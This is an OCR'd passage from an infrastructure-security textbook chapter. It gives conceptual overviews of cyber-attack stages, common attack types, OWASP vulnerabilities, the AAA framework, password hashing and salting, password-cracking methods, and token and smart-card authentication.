
NFRASTRUCTURE SECURITY



STAREDU
SOLUTIONS

Authored By:

Dr. Sukhada Bhingarkar
Dr. Bharati Ainapure
Mr. Ronak Shah

Contents

Introduction to Infrastructure Security

1

OBJECTIVES

After reading this chapter, the student will be able to:

- To comprehend the concept of cyber-attack, vulnerabilities and defence techniques
- To investigate authentication methods and access control policies
- To explore and analyse real-time authentication and access control services like RADIUS, TACACS and TACACS+

1.1. Traditional Information Technology (IT) Infrastructure

The term infrastructure entails all those components that are installed or implemented in a company/enterprise to provide IT services. These components include software/applications, hardware, data management technology, technology services and the network. Figure 1 represents IT infrastructure components:




Figure 1: IT Infrastructure Components

In an enterprise, there are users, also known as end users, who are using the applications/ software installed on the system. The end users interact with the software through hardware like a desktop computer or a laptop computer. The users use different software/applications pertaining to their department and according to their given job or role. Other than desktop and laptop computers, the users access the applications/software running on the servers through a browser, which is hence termed as web-based application.

The IT environment uses such multiple servers. The enterprise also runs database servers which have special software to manage the data. All these components are connected to each other through a network and these components interact with each other within the boundary of the network. However, the enterprises do interact with the rest of the world through the Internet. There is a need for firewall between the enterprise and the Internet for secure communication.

Figure 2 depicts the infrastructure found in a typical IT environment:




Figure 2: Infrastructure in a Typical IT Environment

1.2. Modern Information Technology (IT) Infrastructure

IT has transformed beyond recognition over the past few decades. Infrastructure is not limited to software, hardware and networks. Instead, it comprises many more components like cloud services, wireless devices, web services etc. The enterprises have started adopting most sophisticated analytics technologies like Artificial Intelligence and Machine Learning. To use these technologies effectively, enterprises need to have a solid IT infrastructure which will have the capability to collect data in real time from a wide range of sources; tools to store, process and manage data; appropriate means for sharing data and insights within the enterprise. This transformation includes modernisation of several key elements like devices, network, platforms and many more.

Cloud Platforms: Modern IT organizations are simply not building data centers any longer. Instead, the enterprises are more inclined towards using cloud infrastructure platforms such as Amazon Web Services (AWS), Google Cloud Platform, or other Infrastructure-as-a-Service (IaaS) providers. The IT admins are more interested in managing the components instead of building them on their own. Modern organizations are also broadly leveraging web applications like cost effective Software-as-a-Service (SaaS) solutions. The enterprises pay

for what they actually use. They have the flexibility to change the solution and the provider at the end of the month if it does not meet the enterprise's needs.

Wireless Network: The enterprises are extensively using WiFi connectivity nowadays. Previously, the internal network consisted of physically immobile workstations connected with ethernet and switches. End users would be fixed to a desk or their cubicle, and required to plug into a port to gain network and Internet connectivity. However, with WiFi networks, the end users are free to work from wherever there is WiFi connectivity. This flexibility increases productivity and creativity, and reduces IT cost as setting up of WiFi access points is quite inexpensive as compared to installing LAN switches and cabling. Instead of physical deployment of routers, switches and ethernet cables, the focus of enterprises is more on availability of sufficient wireless capacity, higher security and software enrichments. Software Defined Networking (SDN) and Network Function Virtualization (NFV) are becoming prevalent in telecommunication industries. These technologies virtualize network functions like switches and allow admins to move around the network.

Cloud-Based Storage: Currently, many IT enterprises are using cloud file storage to manage modern storage requirements. Virtualised storage requires no hardware and is with zero maintenance. Today's enterprises also purchase cost-effective network attached storage systems (NAS) for local purpose. Nevertheless, some industries like health and finance do not want to switch their whole workload on cloud due to regulatory requirements. Instead, such industries adopt hybrid cloud that is a mixture of public cloud, private cloud and on-premise infrastructure.

Heterogeneous Devices: There is also a mix of different devices for the modern IT infrastructure like using Linux laptops and desktops, Apple machines for both workstation and mobile use. Many times, these devices are personally owned and they have to be enabled to access corporate email accounts and other applications.

1.3. Modern IT Infrastructure Security

Due to the evolution in IT infrastructure, the perspective of security has changed a lot. In the old days, the enterprises used to concentrate on merely network security by focusing upon 80/20 rule. The 80/20 rule refers to the per cent of traffic on a network segment that should remain local versus the amount that should leave that segment to go elsewhere under a somewhat outdated conceptualisation of good network design. Previously, 80% was in-house traffic where in-house clients access internal servers for the main purpose of storing files or accessing some centralised database as a part of two-tier architecture.

At the present time, traffic pattern and application deployment landscape have changed. Most modern networks adhere to the 20/80 rule. Many massive enterprises reach to cloud for gaining required resources. The enterprise applications do not work as standalone

applications. Instead, they require integration/collaboration with other enterprises as well. Thus, there is a need to move from network security to infrastructure security.

Infrastructure security encompasses securing software, operating systems, databases, mobile devices, cloud services, web services, etc.

1.4. Cyber-Attacks

As modern IT companies are collaborating with other enterprises and leveraging the use of cloud and web-based services, the threat of cyber-attacks is increasing. Cyber-attacks are socially or politically inspired attacks carried out largely through the Internet. Such attacks are driven through malicious programs like botnets, viruses or worms, unauthorized web access, fake websites etc. causing across-the-board damage. Cyber-attacks are categorised into two broad types: attacks where the goal is to disable the target computer or knock it offline and attacks where the goal is to get access to the target computer's data and perhaps gain admin privileges on it.

Cyber-attacks are carried out through the following stages:

- **Espionage:** The attackers identify potentially vulnerable machines over the Internet.
- **Intrusion:** The attackers send malicious code to the victim machine to gain unauthorized access to that machine.
- **Internal Spread:** After initial infection, attackers attempt to spread this infection to other machines to which the first infectious machine is connected.
- **Attack:** The attackers steal important and confidential documents/files from the machine and may damage or modify or leak it as per their intention.
- **Elimination of Traces of Activity:** Once the attack is successfully done, the attackers eliminate their traces of activity so that they remain undetected.

Figure 3 represents an overview of stages used in cyber-attack:




Figure 3: Overview of Stages in Cyber-Attack

Today, the goal of infrastructure security is to protect its valuable assets from cyber-attacks. To know different ways of securing the assets, it is important to understand multiple technical methods deployed by cybercriminals to ruin the infrastructure.

There are always new methods coming up, however, the most common techniques followed by attackers are as follows:

- **Malware:** It is the short form of 'malicious software' which is designed with an intention to gain root access to target machines so that it can be operated remotely. The examples of such malware are viruses, worms and trojan horses.
- **Phishing:** This technique makes use of fake emails or fake websites to steal the user's sensitive information like his/her login credentials. The attackers urge the victim to click on a certain link disguised as an important document. After clicking on this link, the victim is taken to a fake web page where user is asked to enter the sensitive information like bank's username and password.
- **Denial of Service:** It is a brute-force method by which the attacker sends a flood of requests to the victim server in a short amount of time. As a result, the victim server gets overloaded and starts denying the requests coming from legitimate as well as malicious users. To perform this attack in a distributed environment, the attacker creates a botnet over the Internet and uses it to launch the flood of requests. This attack is termed as Distributed Denial of Service (DDoS) attack.
- **Man-in-the-Middle:** The attacker injects himself/herself secretly between the user and the web service. When a user interacts with the web service, the attacker surreptitiously harvests the confidential information.
- **SQL injection:** Many databases are designed to accept commands written in Structured Query Language (SQL). However, in this kind of attack, attacker injects malicious code in SQL statement via web page input. This malicious code helps the attacker to gain confidential information of the user from the database.
- **Zero-day exploit:** This attack happens when the flaw in the software is detected but the patch for it is not yet released. The attacker targets the flaw during this window of time.

1.5. Vulnerabilities

In general, vulnerability is a weakness in the system that is exploited by an attacker to cause harm to the system. For example, you are going out of station for a week. To keep your home safe, you ensure to lock the cupboard, all windows and the doors. These are the protection efforts that you take to keep your home secured all the times when you are not at home. However, there are just some things that you cannot fully protect. The gaps in your protection efforts are called vulnerabilities. Here, your home is your asset and the vulnerability in your asset is that windows of your home do not have bars or you do not have CCTV camera on

windows or the door. Thus, a robber can exploit this vulnerability by breaking the glass of window and can gain entry into your home.

The vulnerability in an IT company can exist in any of its assets like software, operating system, databases, cloud services, web services, devices and many more. For example, SQL Injection is a very commonly exploited web application vulnerability. A bug in software is a vulnerability in it.

Open Web Application Security Project (OWASP) is an open community dedicated to enabling organizations to develop, purchase and maintain applications and APIs that can be trusted. OWASP has released Top 10 web application security vulnerabilities as given in Figure 4:




Figure 4: OWASP Top 10 Web Application Security Vulnerabilities

1.6. Defence Strategies and Techniques

There are various defence techniques available to countermeasure cyber-attacks. For example, man-in-the middle, phishing, SQL injection and many more attacks can be prevented by using authentication and access control techniques.

Authentication, Authorization, Accounting (AAA) is considered as a common framework that provides three independent security functions in a consistent manner. These functions

provide intelligent controlled access to computer resources with enforcement of various policies, auditing usage and also provides significant information for billing purpose. The collaboration of these services helps in efficient network management and security.

The three services provided by the AAA framework are as follows:

- **Authentication:** Authentication is the process of identifying the user. The most common way of authentication is with the help of username and password. The user enters the username and password to gain an entry into the system. The credentials entered are compared with the credentials stored in the database of the system. If it matches, then the user is granted access to enter the system else the access is denied. The authentication can be carried out in three different ways:
  - Password-Based Authentication
  - Token-Based Authentication
  - Biometric Authentication
- **Authorization:** Authorization is the next step of authentication. Once the user is identified to be valid, he/she is granted access to computer resources as per the defined policy. Thus, authorization is the process to determine the access rights given to the user and to enforce defined policies. Authorization is implemented through various access control policies and methods like:
  - Discretionary Access Control (DAC)
  - Mandatory Access Control (MAC)
  - Role-Based Access Control (RBAC)
  - Attribute-Based Access Control (ABAC)
  - BIBA Model
  - Bell-LaPadula Model
- **Accounting:** Accounting is the process that records the amount of resources accessed by the user within a specified period. These resources can be amount of system time, amount of data or memory accessed by the user, etc. Accounting is carried out with the help of gathering session statistics and user information. The logging of this information helps in billing, resource usage analysis, provisioning resources in future, trend analysis etc.

The taxonomy of authentication and authorization methods is described in Figure 5:




Figure 5: Taxonomy of Authentication and Authorization Methods

This chapter further covers above-mentioned authentication and authorization methods in detail.

1.7. Authentication Methods

Authentication is the process of checking user's legitimacy to grant login to the system. This method is considered as the primary level of defence. Authentication is done in three ways:

- **Something the user knows (Password-Based Authentication)** – The examples are passwords, personal identification number (PIN) and answers to previously decided set of questions.
- **Something the user owns (Token-Based Authentication)** –The examples are smart cards and physical keys.
- **Something the user does (Biometric Authentication)** – The examples are authentication by fingerprint, authentication by retina scan and authentication by voice.

Password-Based Authentication

Password-based authentication is the most common technique of authentication. In this method, user chooses username and password when he/she logs into the system for the first time. This process is called as the sign-up process. The username and password entered by the user is stored into the system's database. Next time when the user wants

to login to the system, he/she enters the username and password. The entered credentials are compared with the username and password stored in database file. If the credentials match, the user is considered as a genuine user and the login process is successful. This authentication mechanism is implemented in almost all web-based e-commerce websites, banking websites, network-based servers, and multi-user systems.

Password Security Mechanisms

The strength of password-based authentication lies in the security of passwords. There are various mechanisms adopted by the companies to securely store the passwords in system's database file.

- **Encrypted passwords:** Instead of storing the passwords in plain text forms, the passwords are encrypted using certain cryptography algorithm and stored in an encrypted form in the database. However, if the attacker can gain the key, the password can be compromised.
- **One-way cryptographic hash function:** Instead of storing the password in an encrypted form, the hash value for the password is computed and stored in the database. This hash value is a fixed length value for a password of varied length. There are some popular cryptographic hash algorithms used like Message Digest 5 (MD5) and Secure Hash Algorithm (SHA). When the user enters a password at the time of login, the hash value is recalculated over it and it is compared with the hash value previously stored in the database. If it matches, then the user is permitted access to enter to the system.

  However, storing hash value in the database is also not a much secured option because the attackers can use brute force technique with different possible combinations that generate a large number of hash values. The attackers compare these hash values with the hash value stored in the database to get the actual password.
- **Salt value:** Salt value is the value computed by the system at the time of sign-up process. When the user enters the password, this value is concatenated with the given password and the resultant string is given as an input to the hash function for generating hash value. Then, this hash value is stored in the database. The salt value is same for all passwords and it is stored in application configuration file instead of storing it in the database. When a user enters the password, the salt value is fetched from configuration file, concatenated it with the entered password and then hash value is recalculated over the concatenated string. This kind of salt value is called static salt.

  Another type of salt value is dynamic salt which is not the same for all passwords. It is computed with the help of strong cryptographic random number generator. For each new password, a new dynamic salt value is computed and it is stored in the database. The password entered by the user is concatenated with both static and dynamic salt values and then the hash value is calculated over it with the help of hash function. Even

though the attacker manages to get dynamic salt, he/she has to create a separate hash table for all users present in the database as per dynamic salt which is much more expensive operation than creating just a single table for all users.

Figure 6 depicts the procedure of storing password with dynamic salt value:




Figure 6: Procedure of Storing Password with Dynamic Salt Value

- Password Cracking Attacks

Following are some commonly used password cracking attacks implemented by the attackers:

1. **Dictionary Attack:** The attackers use a file of words that can be found in the dictionary. These are such words which the people most likely to use as their password.
2. **Brute Force Attack:** This is a trial and error method in which the attackers try several possible combinations of characters, digits and symbols to guess the password.
3. **Rainbow Table Attack:** The attackers create a table that contain pre-computed hashes of possible combinations of passwords and then try to match it with the hash values stored in the database to guess the password.
4. **Phishing Attack:** The attackers send a phishing email to the user. Upon opening this email, the user is redirected to the phishing website which asks the user to enter the username and password, thus stealing the password.
5. **Malware Attack:** The attackers use malware like key logger or screen scraper to capture the password typed by the user or take a screenshot during the login process.

6. **Shoulder Surfing Attack:** The attackers try to see the password over the shoulder while the user is entering it at the time of login.
7. **Spidering:** The attackers use the knowledge about corporate literature, sales material, competitors and customers to create a custom word list that they use in brute force attack.

Policies to choose passwords

Implementing various security mechanisms to store passwords is not enough to protect the passwords. Many users use the same password to login to multiple websites. Once this password is hacked, then it is easier for an attacker to gain access to all websites. Hence, it is essential to select different passwords for different website. Also, most of the users have habit to write down the password either on a chit of a paper or on a computer. This habit is also susceptible to password cracking.

Awareness has to be created among the users while selecting the passwords. Many e-commerce websites, email websites, and banking websites display their password choosing policies/rules. Some of the rules/policies to choose the password are as follows:

1. The length of the password should not be less than 8. Generally, the users have propensity to choose short passwords. However, it makes the job of password-hackers easier as the hackers need to try a smaller number of combinations to guess the password. Nevertheless, do not choose too long passwords as there will be a tendency to note it down somewhere.
2. The password should not contain user information which can be easily available to others like user's name, native place, birth date etc. Using such information in the password, guessing the password becomes easy.
3. The password should not merely contain the alphabets. The users have a tendency to choose the password which can be easily remembered. However, using a mixture of alphabets, digits and special symbols in a password makes password cracking difficult. The mixture should also be balanced i.e. characters, digits and symbols should be spread throughout the password instead of having it in bunches.
4. Avoid using dictionary words in a password as hackers are well equipped with dictionary attack programs.
5. Use abbreviations in a password to make it unguessable.

Token-Based Authentication

A token is an object that the user possesses for an authentication purpose. The authentication using a token is done in three ways:

1. **Static Authentication:** The user authenticates himself/herself to the token and then the token authenticates the user to the computer system.

2. **Dynamic Authentication:** The token generates the password dynamically, like one password per minute and then it is either manually entered or electronically entered into computer system. To implement this method, it is necessary to have synchronization among the token and the computer system so that the computer system can understand the current password.
3. **Challenge-Response:** The computer system generates a cryptographic challenge to which smart token generates a response. The cryptographic challenge can be in the form of certain random string which is encrypted by the token using token's private key and sent it to the system. As there is least possibility to forge token's private key, the authentication is proved.

Types of Tokens

The tokens come in two forms, memory cards and smart cards.

- **Memory Cards:** Memory cards store the data but do not process it. These cards have magnetic tape at the back. An example of such a card is the card that is used at the hotel to gain entry into the room. The memory card is combined with PIN for computer user authentication and for use in systems like Automatic Teller Machine (ATM).
- **Smart Cards:** Smart cards are able to process the data. Most of the smart tokens are in the form of a smart card and are typically the same size as credit card or driving license. The smart card has a chip implanted into it which contains microprocessor with three types of memory; Random Access Memory (RAM), Read-Only Memory (ROM) and Electrically Erasable Programmable Read-Only Memory (EEPROM). RAM is used to hold temporary data which is generated during application's execution. ROM stores permanent data such as card number and card holder's name. EEPROM holds the data that changes with time. For example, in telephone card, talk-time remaining is stored in EEPROM. Figure 7 represents layout of a smart card:




Figure 7: Smart Card Layout

Working of a Smart Card

A smart card is powered by an external source, usually the smart card reader. Smart card microprocessors exchange data with card readers and other systems over a serial interface. The smart card communicates with readers either via direct physical contact or using a short-range wireless connectivity standard such as radio-frequency identification (RFID) or near-field communication (NFC). The card reader then passes data from the smart card to its intended destination, usually a payment or authentication system connected to the smart card reader over a network connection.

Types of Smart Card

Smart cards are divided into following types depending on card reading and writing methodology, capabilities of chip and type of chip embedded into the card.

1. **Contact Smart Cards:** These are the most common type of smart card. Contact smart cards are inserted into a smart card reader that has a direct connection to a conductive contact plate on the surface of the card. Commands, data and card status are transmitted over these physical contact points.
2. **Contactless Smart Cards:** Instead of direct connection, these cards should be in close proximity to a card reader to be read. The card and the reader are both armed with antennae and communicate using radio frequencies over the contactless link.
3. **Dual-Interface Cards:** These cards are a combination of contactless and contact interfaces.
